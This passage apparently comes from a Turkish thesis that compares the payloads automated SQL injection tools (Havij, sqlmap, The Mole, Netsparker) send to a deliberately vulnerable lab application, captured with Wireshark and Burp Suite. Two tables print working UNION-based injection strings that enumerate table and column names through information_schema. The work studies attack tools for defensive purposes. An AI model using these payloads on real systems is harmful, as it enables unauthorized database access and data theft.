SQL enjeksiyon zafiyetin keşfinde yapılan veri yükü denemeleri wireshark üzerinde http protokolü ile filtrelenerek belirlenmiştir. Veri yükü sorgusu burp suite programı üzerinde decode edildiğinde netsparker programının ara yüzünde çıkarmış olduğu sonuçlardaki veri yükü ile aynı olduğu tespit edilmiştir.

Netsparker programının yapmış olduğu başarılı veri yükü ve başarısız veri yükleri burp suite programı üzerinde elle denenerek veri yükleri girilerek test edildi. Response sekmesinde bulunan sonuçlara bakıldığında başarılı veri yükünün Şekil 4.16'da veritabanında tabloda bulunan verileri getirdiği görüldü.



Şekil 4.16. Netsparker taramasında etkin olan yükler ile çekilen kullanıcı bilgileri.



Şekil 4.17. Netsparker taramasında etkin olmayan veri yükü.

SQL enjeksiyon zafiyetinin belirlenmesinde zafiyet tarama araçlarının yapmış oldukları veri yükleri tespit edilerek karşılaştırılmıştır. Kullandıkları sorgular wireshark üzerinde yakalanarak çizelge haline getirilerek oluşan sorgular incelenmiştir.

[9]' da sızma testi yaklaşımı ile web uygulamalarında bulunan SQL enjeksiyon güvenlik

açıklarının bir değerlendirmesi ve analizi yapılan çalışmada, SQL enjeksiyon parametreleri yardımıyla web uygulama üzerinden veri tabanı içerisinden sütun sayısı, tablo adı, kullanıcı bilgileri gibi verilere erişme hedef alınmıştır. Yapılan bu çalışmaya ek olarak web for pentester uygulamasında elle yapılan SQL enjeksiyon sorgu denemeleri ile otomatize sorgu işlemlerini gerçekleştiren bazı SQL enjeksiyon araçlarının yaptığı veri yükü denemeleri karşılaştırıldı.


Çizelge 4.4'te web for pentester uygulaması veritabanında bulunan tablo adlarını bulmaya yönelik otomatik olarak SQL enjeksiyon denemeleri yapan araçların veri yükü denemeleri tespit edilerek karşılaştırılmıştır.

Çizelge 4.4. Tablo adılarını bulmaya yönelik veri yükü denemelerinin karşılaştırılması.


Sorgu Aracı	**Tablo Adlarını Bulmak İçin Yapılan Sorgular Ve Veri yükleri**
Elle Yapılan	'union select table_name,version(),3,4,5 from information_schema.tables %23
Havij	999999.9' union all select (select concat(0x7e,0x27,count(table_name),0x27,0x7e) from `information_schema`.tables where table_schema=0x65786572636973657 3% 999999.9%27%20union%20all%20select%20%28select%20concat%280x7e%2C0x27%2Ccount%28table_name%29%2C0x27%2C0x7e%29%20from%20%60information_schema%60.tables%20where%20table_schema%3D0x657865726369736573%
Sqlmap	%27%20UNION%20ALL%20SELECT%20CONCAT%280x717a787871%2CJSON_ARRAYAGG%28CONCAT_WS%280x777a72776d66%2Ctable_schema%2Ctable_name%29%29%2C0x716a706271%29%2CNULL%2CNULL%2CNULL%2CNULL%20FROM%20INFORMATI ' UNION ALL SELECT CONCAT(0x717a787871,JSON_ARRAYAGG(CONCAT_WS(0x777a72776d66,table_schema,table_name)),0x716a706271),NULL,NULL,NULL,NULL FROM INFORMATI
The Mole	%27+and+1%3D0+UNION+ALL+SELECT+CONCAT%280x3a3a2d3a3a%2CCONCAT_WS%280x7e26%2CIFNULL%28table_name%2C+0x20%29%29%2C0x3a3a2d3a3a%29%2C1%2C2%2C3%2C4+from+information_schema.tables+where+table_schema+ ' and 1=0 UNION ALL SELECT CONCAT(0x3a3a2d3a3a,CONCAT_WS(0x7e26,IFNULL(table_name, 0x20)),0x3a3a2d3a3a),1,2,3,4 from information_schema.tables where table_schema

Web for pentester uygulamasının veri tabanında bulunan tablo adlarını bulmak için sırasıyla havij, sqlmap, the mole programları analiz edilmiştir.

Havij programı ile web uygulaması üzerinde bulunan SQL enjeksiyonu bulunan zafiyet bağlantısı taranmıştır. Havij aracının tablo adı bilgilerini bulmaya yönelik veri yükü denemeleri "tables" butonuna tıklanarak eş zamanlı olarak wireshark üzerinde analiz edilmiştir. Şekil 4.18 ve 4.19'da yapılan sorguda havij aracının veri yükü üzerinde "table_name "nesnesini kullandığı ve tablo adının "users" olduğu tespit edildi.




Şekil 4.18. Havij tablo adı bilgileri.




Şekil 4.19. Havij tablo adı bilgileri veri yükü.

Sqlmap programında tablo adı bilgilerini öğrenmeye yönelik --tables SQL komutu kullanılmıştır. Komut çalıştırılarak eş zamanlı olarak wireshark paket yakalama programı ile tablo isimlerini getirmeye yönelik veri yükleri Şekil 4.21'de tespit edilmiş, tablo adının "users" olduğu görülmüştür.




Şekil 4.20. Sqlmap tablo adı bilgileri yapılan sorgu.




Şekil 4.21. Sqlmap tablo adı veri yükü wireshark analizi.

The Mole programında tablo adı bilgilerini öğrenmek için Şekil 4.22'de görüldüğü gibi komutlar sırasıyla uygulanmıştır. En son kullanılan "tables" komutu ile Şekil 4.23'te wireshark programı eş zamanlı açılarak veri yükleri analiz edilmiştir. Tablo adının "users" olduğu tespit edilmiştir.

Şekil 4.22. The Mole tablo adı bilgisi için komutlar.



Şekil 4.23. The Mole tablo adı bilgisi wireshark bulgusu.



Şekil 4.24. The Mole table adı bilgisi için yapılan veri yükü sorgusu.

Web uygulamasında tablo adlarını bulmaya yönelik yapılan çalışmada Çizelge 4.4' deki bulgularda elle yapılan SQL enjeksiyon sorgusunda tablo adı bulunurken "table_name" nesnesi kullanıldığı, information_schema.tables sorgusu ile tablo, şema ve versiyon bilgileri çekilmiştir. Aynı zamanda havij ve the mole araçlarında otomatik olarak gerçekleştirdikleri sorgularda "table_name" nesnesinin kullanıldığı ve tabloya ait şema


bilgilerini elde etmek için “information_schema” sorgusu kullanılmış, Şekil 4.20 ve Şekil 4.22’ de görüldüğü gibi tablo adının “users” olduğu görülmüştür.

Çizelge 4.5 veritabanındaki tablo adını bulduktan sonraki tablodaki sütun adlarını bulmaya yönelik olarak, çizelgede gösterilen araçların yapmış oldukları veri yükü denemelerini ve sorguları göstermektedir.


Çizelge 4.5. Sütun adlarının bulunmasında veri yükü denemelerinin karşılaştırılması.

Sorgu Aracı	**Sütun Adlarını Bulmak İçin Yapılan Sorgular Ve Veri yükleri**
Elle Yapılan	union select column_name,2,3,4,5 from information_schema.columns %23
Havij	999999.9%27%20union%20all%20select%20%28select%20concat%280x7e%2C0x27%2Cunhex%28Hex%28cast%28group_concat%28column_name%29%20as%20char%29%29%29%2C0x27%2C0x7e%29%20from%20%60information_schema%60.col 999999.9' union all select (select concat(0x7e,0x27,unhex(Hex(cast(group_concat(column_name) as char))),0x27,0x7e) from `information_schema`.col
Sqlmap	%27%20UNION%20ALL%20SELECT%20CONCAT%280x717a787871%2CJSON_ARRAYAGG%28CONCAT_WS%280x777a72776d66%2Ccolumn_name%2Ccolumn_type%29%29%2C0x716a706271%29%2CNULL%2CNULL%2CNULL%2CNULL%20FROM%20INFORMATI ' UNION ALL SELECT CONCAT(0x717a787871,JSON_ARRAYAGG(CONCAT_WS(0x777a72776d66,column_name,column_type)),0x716a706271),NULL,NULL,NULL,NULL FROM INFORMATI
The Mole	%27+and+1%3D0+UNION+ALL+SELECT+CONCAT%280x3a3a2d3a3a%2CCONCAT_WS%280x7e26%2CIFNULL%28column_name%2C+0x20%29%29%2C0x3a3a2d3a3a%29%2C1%2C2%2C3%2C4+from+information_schema.columns+where+table_schema+%3D+0x657865726369736573+and+table_name+%3D+0x7573657273+limit+1+offset+1%23 ' and 1=0 UNION ALL SELECT CONCAT(0x3a3a2d3a3a,CONCAT_WS(0x7e26,IFNULL(column_name,0x20)),0x3a3a2d3a3a),1,2,3,4 from information_schema.columns where table_schema = 0x657865726369736573 and table_name = 0x7573657273 limit 1 offset 1#

Havij programının sütun adını tespitinde yapmış olduğu veri yüklerinin incelenebilmesi için araç üzerinde bulunan “Get Columns” butonuna tıklanarak eş zamanlı olarak wireshark çalıştırılmış ve incelenmiştir. Şekil 4.26’da sütun adlarını bulmak için havij aracı SQL enjeskiyon veri yükü denemesi içerisinde “column_name” nesnesini kullandığı tespit edilmiştir.




Şekil 4.25. Havij sütun adı bilgileri wireshark analizi.




Şekil 4.26. Havij sütun adı bilgileri için yapılan veri yükü.

Şekil 4.28'de sqlmap aracının yapmış olduğu sütun adı bilgilerini almaya yönelik veri yüklerinin tespiti için komut satırında --columns komutu kullanılmıştır. Ayrıca Şekil 4.27'de eş zamanlı olarak wireshark analizi incelendiğinde yapılan veri yükü sorgusunda "column_name" nesnesinin kullanıldığı tespit edilmiştir.




Şekil 4.27. Sqlmap sütun adı bilgileri için yapılan veri yükü.




Şekil 4.28. Sqlmap üzerinde sütun adı bilgileri için yapılan sorgu.

SQL enjeksiyon zafiyetin keşfi sırasında The Mole aracında sütun adı bilgilerinin öğrenilmesi için Şekil 4.29'da gösterilen komut çalıştırılmıştır. Komut ile birlikte wireshark aracında oluşan veri yükleri yakalanarak analiz edilmiş ve veri yükleri içerisinde Şekil 4.30'da görüldüğü gibi "column_name" nesnesinin kullanıldığı tespit edilmiştir.



Şekil 4.29. The Mole sütun adı bulma komutu.



Şekil 4.30. The Mole wiresahark veri yükü analizi.

